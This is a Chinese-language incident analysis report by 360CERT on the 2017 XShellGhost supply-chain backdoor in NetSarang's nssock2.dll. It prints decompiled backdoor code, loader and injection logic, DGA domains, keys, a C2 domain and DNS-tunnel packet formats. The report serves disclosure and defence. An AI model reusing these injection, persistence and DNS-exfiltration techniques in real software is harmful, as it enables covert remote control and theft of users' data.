《XShellGhost 事件技术回顾报告》

安全报告：XShellGhost 事件技术回顾报告
报告版本：Version 0.7
报告编号：B6-2017-090702
报告来源：360CERT
报告作者：360CERT
保密级别：公开
更新日期：2017 年 09 月 07 日

目 录

0x00 背景介绍

8 月份，NetSarang 公司（*NetSarang Computer, Inc. 是一家致力于全球安全连接解决方案领域的研发的公司，产品和服务覆盖全球 90 多个国家。*）与安全厂商 卡巴斯基 联合发布声明，“ *在 2017 年 7 月 18 日发布的全线产品在内的版本，均被植入了一份后门性质的恶意代码，该后门可能可以被攻击者直接利用*”。

该事件被称为“XShellGhost”事件，“XShellGhost”被定性为因入侵感染供应链厂商引发的大范围安全事件，将直接导致使用 NetSarang 系列软件用户成为被远程控制的受害者。

360CERT 获悉此事件后对该事件展开了分析 ,确认 NetSarang 公司在 2017 年 7 月 18 发布的 Xmanager, Xshell, Xftp, Xlpd 等产品中的 nssock2.dll 模块中被植入了恶意代码。

本报告是 360CERT 对事件中所使用的攻击技术的一个回顾和总结。

0x01 事件概述

8 月 7 日，NetSarang 公司发布安全公告，称其最近更新（7 月 18 日）的 Xmanager Enterprise、Xmanager、Xshell、Xftp、Xlpd 五款软件存在安全漏洞，并表示 8 月 5 日已经发布了修复版本。

随后，经安全研究人员分析发现 NetSarang 公司在 7 月 18 日发布的 nssock2.dll 模块中被植入了恶意代码，直接影响到使用该系列软件的用户。

8 月 16 日，NetSarang 公司与安全厂商卡巴斯基联合发布声明，披露了恶意代码的相关信息。NetSarang 公司并未解释漏洞的成因，外部分析可能是在产品发布生命周期被攻击，导致 7 月 18 日的版本被植入后门。

0x02 官方声明

"长期以来为应对层出不穷的网络攻击，NetSarang 公司采取了一系列的方法和举措来强化自身产品线的安全性，避免被恶意代码感染、商业间谍组织渗入的情况发生。

遗憾的是，在 2017 年 7 月 18 日发布的全线产品在内的版本，均被植入了一份后门性质的恶意代码，该后门可能可以被攻击者直接利用。

我们深知，客户和用户的安全是我们公司最高的优先级和根本，更是我们的职责所在。当今世界，通过攻击商业、合法性质的软件来获利或蓄意攻击其用户的攻击团伙和组织正在日益增长是一个真切的现实问题，在这里，NetSarang 会和其它计算机软件行业里的公司一样，认真的应对这一挑战。

NetSarang 致力于保护用户的隐私安全，且已经整合了一套坚实的体系来保证不会再有类似的具有安全缺陷的产品被输送到用户手中。NetSarang 会继续评估和改进我们的安全，这不仅仅是为了打击来自世界各处的网络间谍团伙，更是为了让公司的忠实用户能够继续信任我们。"

目前 Kaspersky 的产品已经支持检测名为"Backdoor.Win32.ShadowPad.a"的 ShadowPad 样本。

Kaspersky 实验室建议用户尽快更新到 NetSarang 产品软件的最新版本，在最新版本中恶意代码已经被移除，此外建议检测系统是否有对应的恶意域名访问记录。相关的 C2 域名和后门恶意代码技术信息已经在相关的技术报告中提及。

注：更多信息可以见[参考 7]

0x03 事件影响面

1. 影响面

该事件属于**重大网络安全事件，实际影响范围广。**

安全预警等级：**橙色预警**

2. 影响版本

根据官方安全通告，确定涉及如下版本：

- Xmanager Enterprise 5.0 Build 1232
- Xmanager 5.0 Build 1045

- Xshell 5.0 Build 1325
- Xshell 5.0 Build 1322
- Xftp 5.0 Build 1218
- Xlpd 5.0 Build 1220

0x04 恶意代码技术细节


1. 整体流程

受害者在安装，启动了带有后门的客户端后，nssock2.dll 模块中的攻击代码会以 Shellcode 形式在后台被调用解密执行。

该 Shellcode 分为多加密块，基于插件模型架构，各模块之间负责不同功能且协调工作、相互调用，实际分析后发现中间存在大量对抗设计，隐秘性较强，该后门还包含了如下几个特点：

- 无自启动项，无独立落地文件
- 存在花指令和部分加密函数设计
- 多种通信协议的远程控制
- 主动发送受害主机基本信息
- 通过特定的 DGA(域名生成算法)产生的 DNS 域名传送至远程命令控制服务器
- C&C 服务器可动态下发任意代码至用户机器执行

整体流程如下图所示：




后门的整体流程大致分为以下 9 个步骤：

1. Xshell 启动后会加载动态链接库 nssock2.dll。
2. 在 DllMain 执行前由全局对象构造启动引子代码。
3. 引子代码主要功能就是解密 shellcode1 并跳转到入口处执行。
4. shellcode1(loader)加载 shellcode2。
5. shellcode2 中将搜集用户信息构造 DNS TXT 包传送至根据年份和月份生成的 DGA 域名，同时接收解密 shellcode3 的 key 并写入注册表，一旦注册表中查询到对应的值随即解密 shellcode3 并执行。
6. Shellcode3(loader)主要负责加载 Root 模块并跳转到入口处执行。
7. Root 被加载后接着分别加载 Plugin，Config，Install，Online 和 DNS 模块。
8. Install 模块会创建 svchost.exe 并把 Root 模块注入，实现持久化运行。

9. Online 模块会根据其配置初始化网络相关资源，向指定服务地址发送信息，并等待云端动态下发代码进行下一步攻击。

2. Shellcode1(Loader)


该后门是基于插件模式开发的，Root 模块提供了插件的基本框架，各插件之间会相互调用，而在各个插件加载时都会多次用到同一个 loader，loader 中的代码中加入了化指令进行干扰，具体实现细节为如下 8 个步骤:



1. 获取 kernel32 基地址。
2. 获取所需相关函数地址(Loadlibary、GetProcAddress、VirtualAlloc、Sleep)。
3. 申请空间，解密数据存储到申请的空间。
4. 修复重定位。
5. 填写导入表。
6. 在函数头部判断是否下了 INT3 断点。
7. 加密 IAT 项，手法比较简单，仅是将原 API 地址求补。
8. 跳向 shellcode 入口

3. Shellcode2

Shellcode2 主要作用就是将搜集的数据传出，并接收服务端传来的 key 解密 shellcode3，执行后门的核心部分，Shellcode2 实现细节如下：



1. Shellcode2 首先创建工作线程。

2. 工作线程首先获取 VolumeSerialNumber 值并且异或 0xD592FC92 这

个值用来创建注册表项。

3. 创建注册表项，位置为 HKEY_CURRENT_USER\SOFTWARE\-[0-9](步骤 2 生成的数值)。
4. 通过 RegQueryValueExA 查询步骤 3 创建注册表中 Data 键的值。
5. 如果注册表 Data 已经存放 key 会直接用 key 解密 shellcode3 并执行。
6. 不存在 key 则继续执行下面的循环，当不满足时间条件时循环每隔 10 秒获取一次时间， 满足时间条件时进入主流程执行步骤 7。
7. 主流程首先根据当前时间生成 DGA 域名 ，当前 8 月时间为 nylalobghyhirgh.com

   部分年份-月份生成的域名对应关系如下：

2017 年 01 月	tgpupqtylejgb.com
2017 年 02 月	psdghsbujex.com
2017 年 03 月	lenszqjmdilgdoz.com
2017 年 04 月	huxerorebmzir.com
2017 年 05 月	dghqjqzavqn.com
2017 年 06 月	vwrcbohspufip.com
2017 年 07 月	ribotqtonut.com
2017 年 08 月	nylalobghyhirgh.com
2017 年 09 月	jkvmdmjyfcvkf.com
2017 年 10 月	bafyvoruzgjitwr.com
2017 年 11 月	xmponmzmxkxkh.com
2017 年 12 月	tczafklirkl.com

   此外，通过对 12 个域名分析 NS 解析情况后发现， 7 月开始被注册解析到 qhoster.net 的 NS Server 上，所以猜测这个恶意代码事件至少是从 7 月开始的。
8. 接着根据获取的当前网络、hostName 、DomainName 、UserNmae 用特定算法生成字符串构造 DNS_TXT 数据包并向 8.8.8.8 | 8.8.4.4 |


4.2.2.1 | 4.2.2.2 | 当前时间 DGA 域名 发送，然后等待服务器返回数据（解密 Shellcode3 的 key）。

Key1	0xC9BED351
key2	0xA85DA1C9

9. 当接收到服务器的数据包后设置注册表 Data 数据，然后解密 Shellcode3 ,Shellcode3 依然是一个 loader,该 loader 加载 Root 模块，其 loader 功能同上述的细节相同。

4. Module_Root

Root 模块是后门的关键部分 ,为其它模块提供了基本框架和互相调用的 API，其中会加载五个模块分别为：Plugin、Online、Config、Install、DNS。



将自身函数表地址共享给其他模块使用，主要这些 API 主要涉及到一些模块加载、加解密等功能。

```
v2 = sub_16529D3(a2);                   // alloc
dword_165F110 = 0;
dword_165F180 = 0;
v3 = (_DWORD *)v2;
off_165F114[0] = DoLoadModule;
off_165F118[0] = GetModByBuff;
off_165F11C[0] = GetModById;
off_165F120[0] = DoUnloadModule;
off_165F124 = UnloadModWithFlag;
off_165F128 = DoGetModName;
off_165F12C[0] = DoEnterCriticalSection;
off_165F130[0] = DoLeaveCriticalSection;
off_165F134 = LinkGetNext;
off_165F138 = LinkIsEnd;
off_165F13C[0] = DoLoadPeModule;
off_165F140 = LoadPeModule;
off_165F144[0] = (int (__stdcall *)(int, int, int))DecodeBuff;
off_165F148 = (int (__stdcall *)(int, int, int))UnpackAndLoadModule;
off_165F14C[0] = (int (__stdcall *)(int, int))CopyExe_InjectEntryCode;
off_165F150 = DoInjectRemoteThread;
off_165F154 = InjectRemoteThread;
off_165F158[0] = (int (*)())DirectCallDecodeSth;
off_165F15C = DecodeFirst_CallCipherFunc;
off_165F160 = (int (__stdcall *)(int, int))LocalAlloc_1;
off_165F164[0] = (int (__stdcall *)(int, int, int))DoEncipher;
off_165F168 = (int (__stdcall *)(int, int, int))DoDecipher;
off_165F16C = (int (__stdcall *)(int, int))DecodeShellCodeHeader;
off_165F170 = LocalFree_1;
off_165F174 = GetRandSeed;
off_165F178 = Base64EncodeByte;
```

搜索 5 个模块 Plugin、Online、Config、Install、DNS 中的 Install 模块，还是可以通过跟上文一样，使用同样的 Loader 加载。

具体流程上：

1. 解密后可以一个个 dump 下来


```
int v1; // ebx@1
int v2; // eax@2
int v3; // eax@2
int v4; // edi@2
int v5; // eax@2
int v6; // eax@2
int v8; // [sp+Ch] [bp-24h]@1
char v9; // [sp+10h] [bp-20h]@2
char v10; // [sp+20h] [bp-10h]@2

v8 = 0;
DecodeBuff(&v8, &dword_165A488[36], 0x167C);
DecodeBuff(&v8, &unk_1657488, 0x308E);
DecodeBuff(&v8, dword_1656080, 0x1403);
DecodeBuff(&v8, &byte_1654748, 0x1931);
DecodeBuff(&v8, dword_165BB98, 0x2336);
sub_16513A1();
v1 = GetModById(103);
```

2. 尝试调用 Install 模块(0x67)：

```
01692A8A   8D4424 14      lea eax,dword ptr ss:[esp+0x14]
01692A8E   50             push eax
01692A8F   E8 D5F6FFFF    call 01692169                    decodeloader
01692A94   E8 08E9FFFF    call 016913A1
01692A99   6A 67          push 0x67
01692A9B   E8 17F3FFFF    call 01691DB7                    调用install
01692AA0   8BD8           mov ebx,eax
01692AA2   85DB           test ebx,ebx
01692AA4   75 7F          jnz short 01692B25
01692AA6   3905 E0F06901  cmp dword ptr ds:[0x169F0E0],eax
01692AAC   75 2A          jnz short 01692AD8
```

5. Module_Install

Install 负责把 RootModule 的 Code 注入到傀儡进程中和 Online 模块的初始化。



相关细节操作：

1. 提升自身进程相关权限

```
v0 = MultiByteToWideChar(0x16C30A8, (int)&v7);
v1 = WideCharToMultiByte(v0);
sub_16C1DA1(v1);                                    // 提升自身进程相关权限
free((int)&v7);
v2 = MultiByteToWideChar(0x16C30BC, (int)&v7);
v3 = WideCharToMultiByte(v2);
sub_16C1DA1(v3);                                    // 提升自身进程相关权限
```

2. 调用 config 模块读取配置信息

```
int __cdecl sub_16C2120(int a1, int a2)
{
  int v2; // esi@1
  int v3; // edi@1

  v2 = (*(int (__stdcall **)(signed int))(root_function_table + 12))(102);// GetModById
  v3 = (*(int (__stdcall **)(int, int))(*(_DWORD *)(v2 + 44) + 4))(a1, a2);
  (*(void (__stdcall **)(int))(root_function_table + 16))(v2);// DoUnloadModule
  return v3;
}
```


3. 根据不一样的配置信息走不一样的流程，如果都不等于的话将会注入 winlogon.exe 或者运行 scvhost.exe 并注入 Root 模块，启动执行 Online 模块。

```
v4 = Alloc(2136);                                   // 申请内存空间
sub_16C2120(v4, 0);
if ( *(_DWORD *)(*(_DWORD *)(root_function_table + 108) + 8) == 2
  || *(_DWORD *)(*(_DWORD *)(root_function_table + 108) + 8) == 3
  || *(_DWORD *)(*(_DWORD *)(root_function_table + 108) + 8) == 4 )
{
  sub_16C1E98(0);                                   // 调用Online模块
}
else if ( *(_DWORD *)(*(_DWORD *)(root_function_table + 108) + 8) == 5
       || *(_DWORD *)(*(_DWORD *)(root_function_table + 108) + 8) == 6 )
{
  sub_16C1E21();                                    // 调用ID=106模块
}
else if ( sub_16C1637() )
{
  *(_DWORD *)(*(_DWORD *)(root_function_table + 108) + 8) = 2;
  *(_DWORD *)(*(_DWORD *)(root_function_table + 108) + 8) = 2;
  *(_DWORD *)(*(_DWORD *)(root_function_table + 108) + 8) = 2;
  v5 = CreateThread_0(0, 0, 23862936, 0, 0, &v6);
  CloseHandle_0(v5);
}
```

6. Module_Config

Config 模块主要负责配置信息的存储和读取功能，当模块初始化函数传入

的参数为 100 时，会保存一些默认配置信息到磁盘中，同时 Config 模块也提供了将配置信息发送到 CC 服务器的接口。



当插件入口函数参数 a2==100 时会执行加密配置信息写入到磁盘，具体存储位置根据磁盘的 VolumeSerialNumber 生成。


如%ALLUSERSPROFILE%\XXX\XXXX\XXXX\XXX(其中 X 由运算生成)，存储的内容如下：

dns://www.notped.com
%windir%\system32\svchost.exe
8.8.8.8
8.8.4.4
4.2.2.1
4.2.2.2

7. Module_Plugin

Plugin 模块为后门提供插件管理功能，包括插件的加载、卸载、添加、删除

操作，管理功能完成后会通过调用 Online 的 0x24 项函数完成回调，向服务器返回操作结果。模块的辅助功能为其它插件提供注册表操作。



具体行为上：

1. 创建线程调用 config 模块的第三个导出函数，遍历注册表项 SOFTWARE\Microsoft\<MachineID>。


```
v1 = a1;
config = (*(*(&ROOT_Table + 1) + 0xC))(102);  // GetModById
(*(*(config + 0x2C) + 8))(&v5, 5, 12, 0xBD11E5AE);// GetEncodedVolumeSN
(*(*(&ROOT_Table + 1) + 0x10))(config);       // DoUnloadModule
v5 &= 0xDFu;
v6 &= 0xDFu;
SOFTWAREMicrosoft = decode(0x18A30CC, &v7);
sub_18A259B(v1, *(SOFTWAREMicrosoft + 8));
LocalFree_0(&v7);
v7 = 0;
v8 = 0;
v9 = 0;
v10 = 0;
sub_18A2502(&v7, &v5, 0);
sub_18A2610(v1, v9);
LocalFree_0(&v7);
```

2. 使用 RegNotifyChangeKeyValue 函数监测插件注册表键值是否被更改，被更改后则解密并加载模块。

```
advapi32.dll = decode(0x18A30A0, &v12);
v2 = WideCharToMultiByte(advapi32.dll, 0);
v3 = GetModuleHandleA0X(v2);
LocalFree_0(&v12);
RegNotifyChangeKeyValue = decode(0x18A30B0, &v11);
v5 = WideCharToMultiByte(RegNotifyChangeKeyValue, 0);
RegNotifyChangeKeyValue_1 = GetProcAddress(v3, v5);
LocalFree_0(&v11);
for ( i = CreateEventW0X(0, 1, 0, 0); ; WaitForSingleObject0X(v8, v7, i) )
{
  v9 = RegNotifyChangeKeyValue_1(a1, 0, 4, i, 1);
  if ( v9 )
    break;
  sub_18A1C77(a1);
}
if ( i )
  CloseHandle_0(i);
return v9;
```

8. Module_DNS

DNS 模块的主要功能是使用 DNS 协议处理 CC 通信过程。DNS 数据包有三种类型，分别代表上线，数据和结束。



0 类(上线)：

Offset	Size	Value
000	2	Encryption key
002	2	00 00
004	2	packet id 1
006	2	packet id 2
008	16	GUID

```
int __usercall DNSPackage0@<eax>(int a1@<ecx>, int a2@<esi>)
{
  int v2; // ecx@1
  int v3; // ecx@1
  char v5; // [sp+8h] [bp-18h]@1
  __int16 v6; // [sp+Ah] [bp-16h]@1
  __int16 v7; // [sp+Ch] [bp-14h]@1
  __int16 v8; // [sp+Eh] [bp-12h]@1
  char Dst; // [sp+10h] [bp-10h]@1

  v6 = htons0X(a1, 0);
  v7 = htons0X(v2, *(_WORD *)(a2 + 0x28));
  v8 = htons0X(v3, *(_WORD *)(a2 + 0x2A));
  memcpy_0(&Dst, (const void *)(a2 + 180), 0x10u);
  *(_DWORD *)(a2 + 364) = GetTime();
  return sub_16D2B35(a2, (int)&v5, 0x18);
}
```

1 类(数据)：

Offset	Size	Value
000	2	Encryption key
002	2	00 01
004	2	packet id 1
006	2	packet id 2
008	*	payload

```
  v14 = htons0X(a1, 1);
  v15 = htons0X(v3, *(_WORD *)(a3 + 40));
  v16 = htons0X(v4, *(_WORD *)(a3 + 42));
  v17 = htons0X(v5, *(_WORD *)a2);
  v18 = htons0X(v6, *(_WORD *)(*(_DWORD *)(a3 + 92) + 14));
  v19 = htons0X(v7, *(_WORD *)(*(_DWORD *)(a3 + 92) + 12));
  memset(&Dst, 4, v12);
  v8 = *(_DWORD *)(a3 + 92);
  v9 = *(_WORD *)(v8 + 14);
  v22 = *(_WORD *)(v8 + 16);
  if ( (_WORD)v9 != (_WORD)v22 )
  {
    v24 = v9 + 1;
    v23 = &Dst;
LABEL_3:
    *v23 = 0;
    v10 = 0;
    while ( 1 )
    {
      if ( *(_DWORD *)(*(_DWORD *)v8 + 4 * ((signed int)(unsigned __int16)v24 % *(_DWORD *)(v8 + 8))) )
        *v23 |= 1 << v10;
      if ( (_WORD)v24 == (_WORD)v22 )
        break;
      ++v24;
      if ( ++v10 >= 8 )
      {
        ++v23;
        goto LABEL_3;
      }
    }
  }
  memcpy_0(&v21, *(const void **)(a2 + 24), *(_DWORD *)(a2 + 12));
  return sub_16D2B35(a3, (int)&v13, *(_DWORD *)(a2 + 12) + 18);
```

3 类(结束)：

```
Offset   Size   Value
------------------
000    2      Encryption key
002    2      00 03
004    2      packet id 1
006    2      packet id 2
```

```
int __usercall DNSPackage3@<eax>(int a1@<ecx>, int a2@<edi>)
{
  int v2; // ecx@1
  int v3; // ecx@1
  char v5; // [sp+4h] [bp-8h]@1
  __int16 v6; // [sp+6h] [bp-6h]@1
  __int16 v7; // [sp+8h] [bp-4h]@1
  __int16 v8; // [sp+Ah] [bp-2h]@1

  v6 = htons0X(a1, 3);
  v7 = htons0X(v2, *(_WORD *)(a2 + 40));
  v8 = htons0X(v3, *(_WORD *)(a2 + 42));
  return sub_16D2B35(a2, (int)&v5, 8);
}
```

此外，

1. 该模块会调用 GetAdaptersAddresses 获取适配器的 DNS，最多收集 0x10 个 DNS。

```
    v11 = ::GetAdaptersAddresses(2, 0x90, 0, v19, &v20);
    if ( !v11 )
      break;
    if ( v11 != 0x6F )                  // ERROR_BUFFER_OVERFLOW
      goto LABEL_14;
  }
  v12 = v16;
  do
  {
    if ( v12->FirstUnicastAddress )
    {
      v13 = (PIP_ADAPTER_DNS_SERVER_ADDRESS)v12->FirstDnsServerAddress;
      if ( v13 )
      {
        if ( v12->FirstGatewayAddress )
        {
          do
          {
            v14 = *(_DWORD *)(a1 + 224);
            if ( v14 < 0x10 )
            {
              v15 = *(_DWORD *)&v13->Address.lpSockaddr->sa_data[2];
              if ( v15 )
              {
                *(_DWORD *)(a1 + 4 * v14 + 0xE4) = v15;
                ++*(_DWORD *)(a1 + 224);
              }
            }
            v13 = v13->Next;
          }
          while ( v13 );
        }
      }
    }
    v12 = v12->Next;
  }
  while ( v12 );
```

